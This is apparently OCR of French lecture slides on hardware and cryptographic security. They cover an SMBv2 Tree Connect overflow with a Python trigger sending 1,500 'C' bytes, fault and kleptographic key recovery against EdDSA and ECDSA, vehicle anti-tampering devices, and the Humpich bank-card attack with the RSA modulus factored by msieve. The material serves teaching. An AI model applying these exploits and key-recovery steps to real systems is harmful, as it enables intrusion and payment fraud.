Share Capabilities: 0x00000000
Access Mask: 0x011f01ff
0000 18 3d a2 26 e1 dc 30 10 b3 4b 0f 54 08 00 45 00 .=.&..0. .K.T..E.
0010 00 a4 84 f6 40 00 40 06 2f be c0 a8 02 23 c0 a8 ....@.@. /....#..
0020 02 2c 01 bd e1 59 be 50 0c 3c 96 48 41 33 50 18 .,...Y.P .<.HA3P.
0030 00 f7 59 50 00 00 43 43 43 43 43 43 43 43 43 43 ..YP..CC CCCCCCCC
0040 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCC CCCCCCCC
Frame (178 bytes)
Reassembled TCP (1584 bytes)
Pascal Urien Telecom ParisTech 2018
18:16
23/05/2017

smb.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: smb or smb2 Expression... Clear Apply Save

```
Frame 23547: 178 bytes on wire (1424 bits), 178 bytes captured (1424 b
Ethernet II, Src: LiteonTe_4b:0f:54 (30:10:b3:4b:0f:54), Dst: IntelCor
Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 19
Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (5
[2 Reassembled TCP Segments (1584 bytes): #23546(1460), #23547(124)]
NetBIOS Session Service
    Message Type: Session message (0x00)
    Length: 1580
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Tree Connect Response (0x03)
    StructureSize: 0x0010
    Share Type: Named pipe (0x02)
    Share flags: 0x00000030
    Share Capabilities: 0x00000000
    Access Mask: 0x011f01ff
```

```
0040  00 00 00 00 10 00 02 00  30 00 00 00 00 00 00 00   ........ 0.......
0050  ff 01 1f 01 43 43 43 43  43 43 43 43 43 43 43 43   ....CCCC CCCCCCCC
0060  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0070  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0080  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0090  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00a0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00b0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00c0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00d0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00e0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
00f0  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0100  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0110  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0120  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0130  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0140  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0150  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0160  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0170  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0180  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0190  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
```

Frame (178 bytes) | Reassembled TCP (1584 bytes)

ProcSMBTreeResponse(char * message_netbios)
char smb_request[1480] ;
strcpy(smb, message_netbios);

```
## Tree Connect
if data[16:18] == "\x03\x00":
  head = SMBv2Header(Cmd="\x03\x00", MessageId=GrabMessageID(data), PID="\xff\xfe\x00\x00", TID="\x01\x00\
  t = SMB2TreeData(Data="C"*1500)#//BUG
  packet1 = str(head)+str(t)
  buffer1 = longueur(packet1)+packet1
  print "[*]Triggering Bug; Tree Connect SMBv2 packet sent."
  self.request.send(buffer1)
  data = self.request.recv(1024)
```

Taille totale du message net bios: 1584

Longueur	4 octets
SMB header	64 octets
Tree Connect Response	16 octets
Padding (C)	1500 octets

18:28
23/05/2017

2.2.10 SMB2 TREE_CONNECT Response

The SMB2 TREE_CONNECT Response packet is sent by the server when an SMB2 TREE_CONNECT request is processed successfully by the server. The server MUST set the **TreeId** of the newly created tree connect in the SMB 2 Protocol header of the response. This response is composed of an SMB2 Packet Header (section 2.2.1) that is followed by this response structure.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
StructureSize																ShareType								Reserved							
ShareFlags																															
Capabilities																															
MaximalAccess																															

4 x 4 = 16 octets

Hardware

The signature (R, S) of a message M is computed according to Algorithm 1.

Algorithm 1 EdDSA Signature

Require: M, $(h_0, h_1, \ldots, h_{2b-1})$, B and A
1: $a \leftarrow 2^{b-2} + \sum_{3 \leq i \leq b-3} 2^i h_i$
2: $h \leftarrow H(h_b, \ldots, h_{2b-1}, M)$
3: $r \leftarrow h \mod \ell$
4: $R \leftarrow r \cdot B$
5: $h \leftarrow H(R, A, M)$
6: $S \leftarrow (r + ah) \mod \ell$
7: **return** (R, S)

a: private key
(R,S) signature

Power Glitch (R,S',h')
a: private key
(R,S) signature




Figure 2: VCC external connection


IV. Attack against EdDSA

Our attack is based on faulting operation 5 of Algorithm 1 above during the computation of the signature. If the output of the hash is faulted and changed to the value $h' \neq h$ then the faulty signature will be (R, S') *i.e.*, only the second part of the signature is changed. The value of a can be then recovered with

$$a = (S - S')(h - h')^{-1} \mod \ell.$$

https://cybermashup.files.wordpress.com/2017/10/practical-fault-attack-against-eddsa_fdtc-2017.pdf

DIAS Smart Adaptive Remote Diagnostic Anti tampering Systems






Figure 3.5: Typical SEMS installation, schematic overview

ECU FLASHING

Figure 2.2: Dimsport MyGenius, source Dimsport

EMULATOR

Figure 2.4: DPF emulator for Toyota, source dpf-toyota.com

SENSOR

Figure 2.5: Lambda sensor spacer including catalytic element, source aliexpress.com

Figure 2.6: Spacer for K-type exhaust gas temperature sensor, source aliexpress.com

ERASER

Figure 2.7: OBD DTC eraser, source truckdiag.com

Cryptographie

Juillet 2022, l'algorithme post quantique SIKE, candidat à la standardisation par le NIST, est cassé par une équipe de recherche de l'université de Louvain, en 62 minutes sur un processeur Intel Xeon E5-2630v2 à 2,60 GHz. Wouter Castryck and Thomas Decru, "An efficient key recovery attack on SIDH", imec-COSIC, KU Leuven, Belgium

SE050

HW Features	TRNG		NIST SP800-90B, AIS31	NIST SP800-90B, AIS31
	DRBG		NIST SP800-90A, AIS20	NIST SP800-90A, AIS20
	User Memory – Full Feature - NV		50 kB	50 kB
	User Memory – Maximum - NV		50 kB	50 kB
	Interfaces	ISO14443		X
		I²C Target	X (up to 1 Mbit/s)	X (up to 3.4 Mbit/s)
		I²C Controller	X	X
	Temperature range		-40 to +105 °C	-40 to +105 °C
	Package		HX2QFN20	HX2QFN20

DRBG: NIST Special Publication 800-90A

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-90a.pdf

Kleptogram

- α, β, ω entiers, ω impair, H fonction aléatoire
- Courbe elliptique d'ordre n, sur le corps Z/pZ, p premier. G générateur, Q un point de la courbe **MAIS** Q= **K**.G
- 1) $c_1 < n$, $M_1 = c_1G$, c_1 entier aléatoire
- 2) $t \in \{0, 1\}$, $Z = (c_1 - \omega.t).G + (-\alpha.c_1 - \beta)Q$
  - $c_2 = H(Z)$ (H: EC -> Z/pZ)
  - $M_2 = c_2G$
- Par suite
  - $Z = (c_k - \omega.t).G + (-\alpha.c_k - \beta).Q$
  - $c_{k+1} = H(Z)$, $M_{k+1} = c_{k+1}\ G$

Stephan Verbücheln,"How Perfect Offline Wallets Can Still Leak Bitcoin Private Keys", January 2, 2015

Attaque

- $R = \alpha M_1$
- $Z_1 = M_1 - \mathbf{K}.R$
- Si $M_2 = H(Z_1).G$ alors $c_2 = H(Z_1)$
- $Z_2 = Z_1 - \omega G$
- Si $M_2 = H(Z_2).G$ alors $c_2 = H(Z_2)$

Signature ECDSA

- Courbe elliptique (EC) d'ordre n sur le corps Z/pZ, G un générateur (ordre n)
- d clé privé, P = d.G clé publique
- H une fonction de hash
- k un nombre aléatoire 1< k < p, généralement on choisit 1 < k < n
- $R = (r_1, r_2) = k.G$
- $r = r_1 \bmod n$
- $s = k^{-1} (H(m) + d.r) \bmod n$, m message (suite d'octets)
- la signature ECDSA est le couple $\sigma = (r,s)$
- La clé privée (d) se déduit directement de la valeur de k
- $d = (s.k - H(m).r^{-1}) \bmod n$

Récupération de la clé privée avec un kleptogram

- Il est facile de retrouver R= k.G à partir de r.
  - Connaissant r_1 deux points R de la courbe sont possibles (r_1,r_2) et (r_1,-r_2), associés à une clé publique Q
- $Q = r^{-1} (s.R – h(m).G) \bmod n$, permet de vérifier la signature $\sigma = (r,s)$, avec la clé publique P (si Q=P)
- Un kleptogram permet de connaitre l'entier k de la deuxième signature et donc de calculer la clé privée d'Alice
  - k est égal à c_k soit M_k (c_k.G) est égal à R

Attaque Humpich sur les cartes bancaires (2000)

Serge Humpich (2000) factorisation du modulo n=pq des cartes bancaires B0'

```
BigInteger  kpub =  new BigInteger("03") ; // exposant public
BigInteger  kmod =  new BigInteger  // modulo n= p.q
("21359870359209100823950227049996287970510953418 2\
  64174064425241650085839577464450884050094308659 99");
BigInteger  kpriv = new BigInteger // exposant privé
("14239913572806067215966818033330858647007302278822573136 09\
  90055505418845420182480092016104922124 3");
String test= "5D 08 69 7D 8E 99 3B C9 F7 DF 46 9D 36 B3 2F 2A
E0 10 18 01 38 D1 52 34 03 00 F9 04 3C 1D EF 6A 72 69 39 5E B5
2C C7 38";
x = new BigInteger("1234") ;
x = x.modPow(kpriv,kmod)   ;
x = x.modPow(kpub,kmod)    ;

x = test.modPow(kpub,kmod) ;
```

\msieve153>msieve -e -v
213598703592091008239502270499962879705109534182641740644252416500858395774644508840500943086599 9

Msieve v. 1.53 (SVN 1005)
Sat Apr 09 16:22:36 2022
random seeds: 625f7f0c d41dcbb4
factoring
213598703592091008239502270499962879705109534182641740644252416500858395774644508840500943086599 9 (97 digits)
searching for 15-digit factors
searching for 20-digit factors
searching for 25-digit factors
200 of 214 curves
completed 214 ECM curves
searching for 30-digit factors
425 of 430 curves
completed 430 ECM curves
commencing quadratic sieve (97-digit input)
using multiplier of 1
using generic 32kb sieve core
sieve interval: 36 blocks of size 32768
processing polynomials in batches of 6
using a sieve bound of 2369459 (87050 primes)
using large prime bound of 355418850 (28 bits)
using double large prime bound of 2462253648925200 (43-52 bits)
using trial factoring cutoff of 52 bits
polynomial 'A' values have 12 factors
sieving in progress (press Ctrl-C to pause)
87286 relations (20615 full + 66671 combined from 1325354 partial), need 87146
87286 relations (20615 full + 66671 combined from 1325354 partial), need 87146
sieving complete, commencing post processing
begin with 1345969 relations
reduce to 231315 relations in 11 passes
attempting to read 231315 relations
recovered 231315 relations
recovered 218160 polynomials
attempting to build 87286 cycles
found 87286 cycles in 5 passes
distribution of cycle lengths:
   length 1 : 20615
   length 2 : 14798
   length 3 : 14629
   length 4 : 11980
   length 5 : 9006
   length 6 : 6361
   length 7 : 4096
   length 9+: 5801

Factorisation du modulo avec le logiciel msieve (2022)

largest cycle: 20 relations
matrix is 87050 x 87286 (26.1 MB) with weight 6133863 (70.27/col)
sparse part has weight 6133863 (70.27/col)
filtering completed in 3 passes
matrix is 83424 x 83487 (25.1 MB) with weight 5901696 (70.69/col)
sparse part has weight 5901696 (70.69/col)
saving the first 48 matrix rows for later
matrix includes 64 packed rows
matrix is 83376 x 83487 (19.1 MB) with weight 5004544 (59.94/col)
sparse part has weight 4168972 (49.94/col)
using block size 8192 and superblock size 393216 for processor cache size 4096 kB
commencing Lanczos iteration
memory use: 11.7 MB
linear algebra at 57.7%, ETA 0h 0m83487 dimensions (57.7%, ETA 0h 0m)
linear algebra completed 80285 of 83487 dimensions (96.2%, ETA 0h 0m)
lanczos halted after 1320 iterations (dim = 83372)
recovered 16 nontrivial dependencies
p49 factor: **111395432514882798792549017547702484407092284484 3 (p)**
p49 factor: **191748170252450443937578626823086218069693418929 3 (q)**
elapsed time 01:51:51

Valeur de Signature (VS)

07F8 = AD2= clé 2A


```
>> BC B0 07 F8 04
<< 2E 03 30 33 90 00
Prestataire #3, longueur 48 octets
>> BC B0 08 00 30
<< 30 00 01 C5 35 B0 8D 09 32 12 9E EF 3C 6E 5F 3E 35 FF CC 50 3A 04 16 C1 3E 0A 29 C2 38 40 A1 20
   3D CA AA 50 37 E3 20 B5 3B 9D D7 16 3B 76 3C 79 90 00

VS: 00 00 1C 55 B0 8D 09 21 29 EE FC 6E 5F 3E 5F FC C5 0A 04 16 C1 E0 A2 9C 28 40 A1 20 DC AA A5 07
    E3 20 B5 B9 DD 71 6B 76 3C 79
```

000044000004533823392291913fff100011**0212** (20 octets)

000044000004533823392291913fff100011**0212** (20 octets)

30 00 01 C5	0 00 01 C5	
35 B0 8D 09	5 B0 8D 09	00 00 1C 55
32 12 9E EF	2 12 9E EF	B0 8D 09 21
3C 6E 5F 3E	C 6E 5F 3E	29 EE FC 6E
35 FF CC 50	5 FF CC 50	5F 3E 5F FC
3A 04 16 C1	A 04 16 C1	C5 0A 04 16
3E 0A 29 C2	E 0A 29 C2	C1 E0 A2 9C
38 40 A1 20	8 40 A1 20	28 40 A1 20
3D CA AA 50	D CA AA 50	DC AA A5 07
37 E3 20 B5	7 E3 20 B5	E3 20 B5 B9
3B 9D D7 16	B 9D D7 16	DD 71 6B 76
3B 76 3C 79	B 76 3C 79	3C 79



320 bits= 40 octets